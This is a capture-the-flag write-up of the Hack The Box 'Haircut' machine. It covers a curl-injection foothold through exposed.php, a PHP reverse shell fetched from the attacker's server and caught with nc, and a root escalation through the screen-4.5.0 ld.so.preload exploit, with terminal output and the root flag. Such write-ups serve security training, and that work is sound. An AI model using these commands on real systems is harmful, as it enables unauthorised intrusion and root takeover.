HacktheBox

Haircut writeup

giovifazi

HTB: christouch

Index


1 Foothold 3

2 User Privilege Escalation 3


3 Admin Privilege Escalation 4

1 Foothold

Only two open tcp ports were found:




After some enumeration, the exposed.php page was found:




Type	Found	Response	Size
Dir	/	200	395
Dir	/uploads/	403	342
File	/index.html	200	397
File	/test.html	200	475
File	/sea.jpg	200	128859
File	/hair.html	200	389
File	/bounce.jpg	200	110632
File	/uploads/bounce.jpg	200	110632
File	/exposed.php	200	179
File	/carrie.jpg	200	161000

2 User Privilege Escalation

Since the page executes the curl command, it is possible to pass a url to our server and the -o option to specify a directory where to save the file:



opening the uploaded file spawns a reverse shell:



```
kali@kali-gio:~/hackthebox/Haircut$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.24 - - [14/Jan/2021 21:21:35] "GET /p.php HTTP/1.1" 200 -
10.10.10.24 - - [14/Jan/2021 21:36:52] "GET /p.php HTTP/1.1" 200 -
10.10.10.24 - - [14/Jan/2021 21:38:06] "GET /p.php HTTP/1.1" 200 -
```

```
kali@kali-gio:~/hackthebox/Haircut$ nc -lvnp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123
 Ncat: Connection from 10.10.10.24.
Ncat: Connection from 10.10.10.24:55058.
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 21:42:52 up  3:12,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

3 Admin Privilege Escalation

Enumerating the server it was found a vulnerable version of screen, the suggested exploit (this) doesn't compile because gcc looks broken. To overcome this, the compilation was done locally and the files where uploaded manually.

```
-rwsr-xr-x 1 root   root        33K May  4  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root       1.6M May 19  2017 /usr/bin/screen-4.5.0
```

```
kali@kali-gio:~/hackthebox/Haircut$ nvim libhax.c
kali@kali-gio:~/hackthebox/Haircut$ nvim rootshell.c
kali@kali-gio:~/hackthebox/Haircut$ gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function ‘dropshell’:
libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~
kali@kali-gio:~/hackthebox/Haircut$ ls
AutoRecon  exploit.sh  libhax.c  libhax.so  linpeas.sh  lse.sh  p.php  pspy64  report-template  rootshell.c
kali@kali-gio:~/hackthebox/Haircut$ gcc -o rootshell rootshell.c
rootshell.c: In function ‘main’:
rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function ‘execvp’ expecting 2 [-Wbuiltin-declaration-mismatch]
```

```
$ cd /etc
$ umask 000
$ screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

$ /tmp/rootshell
whoami
root
cat /root/root.txt
4cfa26d84b2220826a07f0697dc72151
```